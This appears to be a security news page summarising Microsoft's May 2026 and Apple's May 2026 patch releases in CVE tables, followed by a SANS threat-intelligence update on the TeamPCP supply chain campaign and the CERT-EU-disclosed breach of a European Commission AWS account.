
NEWS 2026 2025 2024
H AI APT Attack BigBrothers BotNet Congress Cryptocurrency Cyber CyberCrime Exploit Hack ICS Incindent IoT Mobil OS Phishing Ransom Safety Security Social Spam Virus Vulnerebility
Microsoft May 2026 Patch Tuesday
13.5.26
Today's Microsoft patch Tuesday fixes 137 different vulnerabilities. In addition, the update addresses 137 Chromium-related issues affecting Microsoft Edge.
There are no already disclosed or already exploited vulnerabilities included in today's patches. I removed the Chromium issues from the table below and included only the 137 Microsoft issues to make it more readable.
Note that issues related to Microsoft Azure are labeled as "no customer action required.
Significant Vulnerabilities of interest:
CVE-2026-41103: This vulnerability affects the Microsoft SSO Plugin for Jira & Confluence. Exploitation could lead to an elevation of privileges. With ongoing supply chain attacks, development and CI/CD tools like Jira and Confluence are popular targets.
CVE-2026-41089: A preauthentication remote code execution vulnerability in the Netlogon service will always be a juicy target, worth some AI tokens to write an exploit for.
Other critical vulnerabilities include the usual Word and Microsoft Office issues.
|
Description |
|||||||
|---|---|---|---|---|---|---|---|
|
CVE |
Disclosed |
Exploited |
Exploitability (old versions) |
current version |
Severity |
CVSS Base (AVG) |
CVSS Temporal (AVG) |
|
.NET Core Tampering Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
4.3 |
3.8 |
|
|
.NET Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.3 |
6.4 |
|
|
No |
No |
- |
- |
Important |
7.3 |
6.4 |
|
|
ASP.NET Core Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
Azure AI Foundry
Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.6 |
7.5 |
|
|
Azure Cloud Shell
Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.6 |
8.3 |
|
|
Azure Connected Machine Agent Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Azure DevOps
Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
10.0 |
8.7 |
|
|
Azure Logic Apps Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
9.9 |
8.6 |
|
|
Azure Machine Learning
Notebook Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.2 |
7.1 |
|
|
Azure Managed Instance
for Apache Cassandra Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.9 |
8.6 |
|
|
No |
No |
- |
- |
Critical |
9.0 |
7.8 |
|
|
Azure Monitor Action
Group Notification System Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.1 |
7.1 |
|
|
Azure Monitor Agent Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Azure Monitor Agent Metrics Extension Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.5 |
5.7 |
|
|
Azure SDK for Java Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
9.1 |
7.9 |
|
|
Copilot Chat
(Microsoft Edge) Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
7.5 |
6.5 |
|
|
Data Deduplication Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
GitHub Copilot and Visual Studio Code Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Internet Key Exchange (IKE) Protocol Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
M365 Copilot
Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
7.5 |
6.5 |
|
|
No |
No |
- |
- |
Critical |
7.5 |
6.5 |
|
|
M365 Copilot for Desktop Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.2 |
5.4 |
|
|
Microsoft 365 Copilot for Android Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
4.4 |
3.9 |
|
|
Microsoft Cryptographic Services Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Microsoft Data Formulator Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Microsoft Dynamics 365 Business Central Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Microsoft Dynamics 365
Customer Insights Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
7.7 |
6.7 |
|
|
Microsoft Dynamics 365 On-Premises Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.9 |
8.6 |
|
|
No |
No |
- |
- |
Important |
9.1 |
7.9 |
|
|
Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.4 |
4.7 |
|
|
Microsoft Edge (Chromium-based) Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Moderate |
7.4 |
6.4 |
|
|
Microsoft Edge (Chromium-based) for Android Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Moderate |
6.5 |
5.7 |
|
|
No |
No |
- |
- |
Moderate |
4.3 |
3.9 |
|
|
No |
No |
- |
- |
Low |
4.3 |
3.8 |
|
|
Microsoft Enterprise
Security Token Service (ESTS) Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.3 |
8.1 |
|
|
Microsoft Excel Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Microsoft Message Queuing (MSMQ) Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Microsoft Office Click-To-Run Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Microsoft Office Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
No |
No |
- |
- |
Critical |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
Microsoft Office Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.7 |
6.7 |
|
|
Microsoft Outlook for iOS Tampering Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.4 |
6.4 |
|
|
Microsoft Partner
Center Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.2 |
7.1 |
|
|
Microsoft Power Automate Desktop Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.5 |
5.7 |
|
|
Microsoft PowerPoint for Android Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.1 |
6.2 |
|
|
Microsoft SSO Plugin for Jira & Confluence Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.1 |
7.9 |
|
|
Microsoft SharePoint Server Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.0 |
7.0 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
No |
No |
- |
- |
Critical |
8.8 |
7.7 |
|
|
Microsoft Team Events
Portal Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.6 |
8.3 |
|
|
Microsoft Teams Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
Microsoft Word Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
No |
No |
- |
- |
Important |
4.3 |
3.8 |
|
|
Microsoft Word Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
No |
No |
- |
- |
Critical |
8.4 |
7.3 |
|
|
Microsoft Word for Android Spoofing Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.1 |
6.2 |
|
|
SQL Server Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Secure Boot Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.7 |
5.8 |
|
|
Visual Studio Code Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Visual Studio Code Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
Visual Studio Code Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Visual Studio Code Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.3 |
5.5 |
|
|
Win32k Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows 11 Telnet Client Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.4 |
4.7 |
|
|
Windows Admin Center Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.3 |
7.2 |
|
|
Windows Admin Center in Azure Portal Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.8 |
7.7 |
|
|
Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Application Identity (AppID) Subsystem Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Common Log File System Driver Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows DNS Client Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.8 |
8.5 |
|
|
Windows DWM Core Library Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows DWM Core Library Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Event Logging Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Filtering Platform (WFP) Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
4.4 |
3.9 |
|
|
Windows GDI Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
7.8 |
6.8 |
|
|
Windows Graphics Component Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
8.8 |
7.7 |
|
|
Windows Hyper-V Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.3 |
8.1 |
|
|
Windows Kernel Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Kernel-Mode Driver Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.0 |
7.0 |
|
|
Windows Lightweight Directory Access Protocol (LDAP) Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
5.5 |
4.8 |
|
|
Windows Link-Layer Discovery Protocol (LLDP) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Message Queuing (MSMQ) Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Native WiFi Miniport Driver Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
7.5 |
6.5 |
|
|
Windows Netlogon Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Critical |
9.8 |
8.5 |
|
|
Windows Print Spooler Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Remote Desktop Services Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Rich Text Edit Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.7 |
5.8 |
|
|
No |
No |
- |
- |
Important |
6.7 |
5.8 |
|
|
Windows SMB Client Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
Windows Storage Spaces Controller Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Storport Miniport Driver Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.5 |
5.7 |
|
|
Windows TCP/IP Denial of Service Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
No |
No |
- |
- |
Important |
7.4 |
6.4 |
|
|
No |
No |
- |
- |
Important |
7.1 |
6.2 |
|
|
No |
No |
- |
- |
Important |
7.4 |
6.4 |
|
|
Windows TCP/IP Driver Security Feature Bypass Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.5 |
5.7 |
|
|
Windows TCP/IP Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows TCP/IP Information Disclosure Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.5 |
6.5 |
|
|
Windows TCP/IP Local Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows TCP/IP Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
8.1 |
7.1 |
|
|
Windows Telephony Service Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Volume Manager Extension Driver Remote Code Execution Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
6.2 |
5.4 |
|
|
Windows WAN ARP Driver Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
Windows Win32k Elevation of Privilege Vulnerability |
|||||||
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
|
No |
No |
- |
- |
Important |
7.0 |
6.1 |
|
|
No |
No |
- |
- |
Important |
7.8 |
6.8 |
|
Apple Patches Everything
12.5.26
Apple today released its typical feature update across it's operating systems (iOS, iPadOS, macOS, tvOS, watchOS, vision OS). With this update, Apple patched 84 different vulnerabilities. Updates are available for the "26" series of operating systems, as well as for the previous "18" version of iOS/iPadOS, and two versions back for macOS (version 14 and 15).
None of the vulnerabilities has been exploited. The number of addressed vulnerabilities is about average compared to similar Apple updates.
Figure: Number of Vulnerabilities patched for each security update. Last one in red at the end.
|
iOS 26.5 and iPadOS 26.5 |
iOS 18.7.9 and iPadOS 18.7.9 |
macOS Tahoe 26.5 |
macOS Sequoia 15.7.7 |
macOS Sonoma 14.8.7 |
tvOS 26.5 |
watchOS 26.5 |
visionOS 26.5 |
|---|---|---|---|---|---|---|---|
|
CVE-2025-43524: An app
may be able to break out of its sandbox. |
|||||||
|
|
|
|
x |
x |
|
|
|
|
CVE-2026-28819: An app may be
able to execute arbitrary code with kernel privileges. |
|||||||
|
|
x |
x |
x |
x |
|
|
|
|
CVE-2026-28840: An app may be
able to gain root privileges. |
|||||||
|
|
|
|
x |
x |
|
|
|
|
CVE-2026-28846: A remote
attacker may be able to cause unexpected app termination. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28848: A remote
attacker may be able to cause unexpected system termination. |
|||||||
|
|
|
x |
x |
|
|
|
|
|
CVE-2026-28870: An app may be
able to access sensitive user data. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28872: A remote
attacker may be able to cause a denial-of-service. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28873: An app may be
able to circumvent App Privacy Report logging. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28877: An app may be
able to access sensitive user data. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28878: An app may be
able to enumerate a user's installed apps. |
|||||||
|
|
|
|
x |
|
|
|
|
|
CVE-2026-28882: An app may be
able to enumerate a user's installed apps. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28883: Processing
maliciously crafted web content may lead to an unexpected process
crash. |
|||||||
|
x |
|
x |
|
|
x |
x |
x |
|
CVE-2026-28894: A remote
attacker may be able to cause a denial-of-service. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28897: A local user
may be able to cause unexpected system termination or read kernel
memory. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28901: Processing
maliciously crafted web content may lead to an unexpected process
crash. |
|||||||
|
|
|
|
|
|
|
|
x |
|
CVE-2026-28906: An attacker may
be able to track users through their IP address. |
|||||||
|
x |
x |
x |
x |
x |
|
|
x |
|
CVE-2026-28907: Processing
maliciously crafted web content may prevent Content Security Policy
from being enforced. |
|||||||
|
x |
x |
x |
|
|
x |
x |
x |
|
CVE-2026-28908: An app may be
able to modify protected parts of the file system. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28913: Processing
maliciously crafted web content may lead to an unexpected process
crash. |
|||||||
|
x |
|
x |
|
|
x |
x |
|
|
CVE-2026-28914: A maliciously
crafted ZIP archive may bypass Gatekeeper checks. |
|||||||
|
|
|
x |
|
|
|
|
|
|
CVE-2026-28915: An app may be
able to gain root privileges. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28917: Processing
maliciously crafted web content may lead to an unexpected process
crash. |
|||||||
|
x |
x |
x |
|
|
x |
x |
x |
|
CVE-2026-28918: Parsing a
maliciously crafted file may lead to an unexpected app termination. |
|||||||
|
x |
|
x |
|
|
x |
x |
x |
|
CVE-2026-28919: An app may be
able to gain root privileges. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28920: Visiting a
maliciously crafted website may leak sensitive data. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28922: An app may be
able to access private information. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28923: A malicious app
may be able to break out of its sandbox. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28924: An app may be
able to access Contacts without user consent. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28925: An app may be
able to cause unexpected system termination or write kernel memory. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28929: Replying to an
email could display remote images in Mail in Lockdown Mode. |
|||||||
|
|
x |
x |
x |
x |
|
|
|
|
CVE-2026-28930: An app may be
able to access protected user data. |
|||||||
|
|
|
x |
|
|
|
|
|
|
CVE-2026-28936: Processing a
maliciously crafted file may lead to unexpected app termination. |
|||||||
|
x |
x |
x |
|
x |
|
|
x |
|
CVE-2026-28940: Processing a
maliciously crafted image may corrupt process memory. |
|||||||
|
x |
x |
x |
x |
|
x |
|
x |
|
CVE-2026-28941: Processing a
maliciously crafted file may lead to a denial-of-service or
potentially disclose memory contents. |
|||||||
|
|
x |
x |
x |
|
|
|
|
|
CVE-2026-28942: Processing
maliciously crafted web content may lead to an unexpected Safari
crash. |
|||||||
|
x |
|
x |
|
|
x |
x |
|
|
CVE-2026-28943: An app may be
able to determine kernel memory layout. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
|
|
CVE-2026-28944: Processing
maliciously crafted web content may lead to an unexpected process
crash. |
|||||||
|
x |
|
x |
|
|
|
|
x |
|
CVE-2026-28947: Processing
maliciously crafted web content may lead to an unexpected Safari
crash. |
|||||||
|
|
|
|
|
|
|
|
x |
|
CVE-2026-28951: An app may be
able to gain root privileges. |
|||||||
|
x |
x |
x |
x |
x |
|
|
|
|
CVE-2026-28952: An app may be
able to cause unexpected system termination. |
|||||||
|
|
x |
x |
x |
x |
|
|
|
|
CVE-2026-28953: Processing
maliciously crafted web content may lead to an unexpected process
crash. |
|||||||
|
|
x |
|
|
|
|
|
|
|
CVE-2026-28954: A maliciously
crafted disk image may bypass Gatekeeper checks. |
|||||||
|
|
x |
x |
x |
x |
|
|
|
|
CVE-2026-28956: Processing a
maliciously crafted media file may lead to unexpected app
termination or corrupt process memory. |
|||||||
|
x |
|
x |
x |
x |
x |
x |
x |
|
CVE-2026-28957: An app may be
able to capture a user's screen. |
|||||||
|
x |
x |
|
|
|
|
|
x |
|
CVE-2026-28958: An app may be
able to access sensitive user data. |
|||||||
|
x |
|
x |
|
|
|
|
x |
|
CVE-2026-28959: An app may be
able to cause unexpected system termination. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28961: An attacker
with physical access to a locked device may be able to view
sensitive user information. |
|||||||
|
|
|
x |
|
|
|
|
|
|
CVE-2026-28962: Processing
maliciously crafted web content may disclose sensitive user
information. |
|||||||
|
x |
x |
x |
|
|
|
|
x |
|
CVE-2026-28963: An attacker
with physical access may be able to use Visual Intelligence to
access sensitive user data during iPhone Mirroring. |
|||||||
|
x |
|
|
|
|
|
|
|
|
CVE-2026-28964: An app may be
able to access sensitive user data. |
|||||||
|
x |
|
|
|
|
|
|
x |
|
CVE-2026-28965: A user may be
able to view restricted content from the lock screen. |
|||||||
|
x |
|
|
|
|
|
|
|
|
CVE-2026-28969: An app may be
able to cause unexpected system termination. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28971: A malicious
iframe may use another website?s download settings. |
|||||||
|
x |
|
x |
|
|
|
|
x |
|
CVE-2026-28972: An app may be
able to cause unexpected system termination or write kernel memory. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28974: An app may be
able to cause a denial-of-service. |
|||||||
|
x |
|
x |
x |
|
x |
x |
x |
|
CVE-2026-28976: An app may be
able to gain root privileges. |
|||||||
|
|
|
x |
|
|
|
|
|
|
CVE-2026-28977: Processing a
maliciously crafted file may lead to unexpected app termination. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28978: A malicious app
may be able to break out of its sandbox. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-28983: A remote
attacker may be able to cause a denial of service. |
|||||||
|
x |
x |
x |
|
|
x |
x |
x |
|
CVE-2026-28985: An attacker on
the local network may be able to cause a denial-of-service. |
|||||||
|
x |
|
x |
|
|
x |
|
|
|
CVE-2026-28986: An app may be
able to cause unexpected system termination. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
|
|
CVE-2026-28987: An app may be
able to leak sensitive kernel state. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
|
|
CVE-2026-28988: An app may be
able to bypass certain Privacy preferences. |
|||||||
|
x |
|
x |
|
|
|
x |
x |
|
CVE-2026-28990: Processing a
maliciously crafted image may corrupt process memory. |
|||||||
|
x |
|
x |
x |
x |
x |
x |
x |
|
CVE-2026-28991: An app may be
able to cause a denial-of-service. |
|||||||
|
x |
|
x |
|
|
x |
x |
x |
|
CVE-2026-28992: An attacker may
be able to cause unexpected app termination. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-28993: An app may be
able to access user-sensitive data. |
|||||||
|
x |
x |
x |
x |
x |
|
|
x |
|
CVE-2026-28994: An attacker in
a privileged network position may be able to perform
denial-of-service attack using crafted Wi-Fi packets. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
|
|
CVE-2026-28995: A malicious app
may be able to break out of its sandbox. |
|||||||
|
x |
x |
x |
|
|
x |
x |
x |
|
CVE-2026-28996: An app may be
able to access sensitive user data. |
|||||||
|
x |
|
x |
x |
x |
x |
x |
x |
|
CVE-2026-39869: Processing an
audio stream in a maliciously crafted media file may terminate the
process. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-39870: Processing a
maliciously crafted image may corrupt process memory. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-39871: An app may be
able to observe unprotected user data. |
|||||||
|
|
|
x |
x |
x |
|
|
|
|
CVE-2026-43652: An app may be
able to access protected user data. |
|||||||
|
|
|
x |
|
|
|
|
|
|
CVE-2026-43653: An attacker on
the local network may be able to cause a denial-of-service. |
|||||||
|
x |
x |
x |
|
x |
x |
|
|
|
CVE-2026-43654: An app may be
able to disclose kernel memory. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-43655: An app may be
able to cause unexpected system termination or read kernel memory. |
|||||||
|
x |
|
x |
|
|
x |
x |
|
|
CVE-2026-43656: Parsing a
maliciously crafted file may lead to an unexpected app termination. |
|||||||
|
x |
x |
x |
x |
x |
|
|
|
|
CVE-2026-43658: Processing
maliciously crafted web content may lead to an unexpected Safari
crash. |
|||||||
|
x |
|
x |
|
|
x |
x |
x |
|
CVE-2026-43659: An app may be
able to access sensitive user data. |
|||||||
|
x |
x |
x |
x |
x |
|
|
x |
|
CVE-2026-43660: Processing
maliciously crafted web content may prevent Content Security Policy
from being enforced. |
|||||||
|
x |
x |
x |
|
|
x |
x |
x |
|
CVE-2026-43661: Processing a
maliciously crafted image may corrupt process memory. |
|||||||
|
x |
|
x |
|
|
x |
x |
|
|
CVE-2026-43666: An attacker on
the local network may be able to cause a denial-of-service. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
|
CVE-2026-43668: A remote
attacker may be able to cause unexpected system termination or
corrupt kernel memory. |
|||||||
|
x |
x |
x |
x |
x |
x |
x |
x |
April 2026 Security Updates
15.4.26 SOURCE: MICROSOFT
TeamPCP Supply Chain Campaign: Update 006 - CERT-EU Confirms European Commission Cloud Breach, Sportradar Details Emerge, and Mandiant Quantifies Campaign at 1,000+ SaaS Environments
5.4.26 SOURCE: SANS
This is the sixth update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 005 covered developments through April 1, including the first confirmed victim disclosure (Mercor AI), Wiz's post-compromise cloud enumeration findings, DPRK attribution of the axios compromise, and LiteLLM's release resumption after Mandiant's forensic audit. This update covers intelligence from April 1 through April 3, 2026.
CERT-EU disclosed on April 2-3, 2026 that the European Commission's Europa web hosting platform on AWS was breached through the Trivy supply chain compromise (CVE-2026-33634). This is the highest-profile governmental victim disclosure to date.
Key details from the CERT-EU advisory:
Initial access: AWS API keys stolen via the compromised Trivy scanner on March 19
Detection: European Commission Security Operations Center fired alerts on March 24 (5 days after initial intrusion)
CERT-EU notified: March 25; access revoked same day
Data exfiltrated: 340 GB uncompressed (91.7 GB compressed archive) from the compromised AWS account
Email exposure: Approximately 52,000 email-related files (2.22 GB) of outbound communications
Scope: 71 clients affected: 42 internal European Commission departments plus 29 other EU entities, meaning at least 30 Union entities were potentially impacted
Data publication: ShinyHunters published the stolen data on their dark web leak site on March 28
Lateral movement: CERT-EU confirmed no lateral movement to other Commission AWS accounts was detected
Europa.eu websites remained unaffected throughout
Analysts assess this disclosure is significant on multiple dimensions. First, it confirms that TeamPCP-harvested credentials reached a major governmental institution, not just private-sector targets. Second, the involvement of ShinyHunters in the data publication raises questions about the credential distribution chain, as ShinyHunters is operationally distinct from TeamPCP's known LAPSUS$ and Vect partnerships. Third, the five-day dwell time between initial access (March 19) and detection (March 24) is consistent with the 24-hour operational tempo that Wiz documented for TeamPCP's post-compromise cloud enumeration.
Recommended action: EU institutions and organizations hosted on Europa infrastructure should review CERT-EU's advisory for specific exposure indicators. Organizations with AWS credentials that may have been exposed through the Trivy compromise should treat the EC breach as confirmation that stolen credentials are being actively used against high-value targets. The CERT-EU disclosure timeline (initial access March 19, detection March 24, notification March 25, public disclosure April 2) demonstrates that even well-resourced organizations required five days to detect the intrusion.
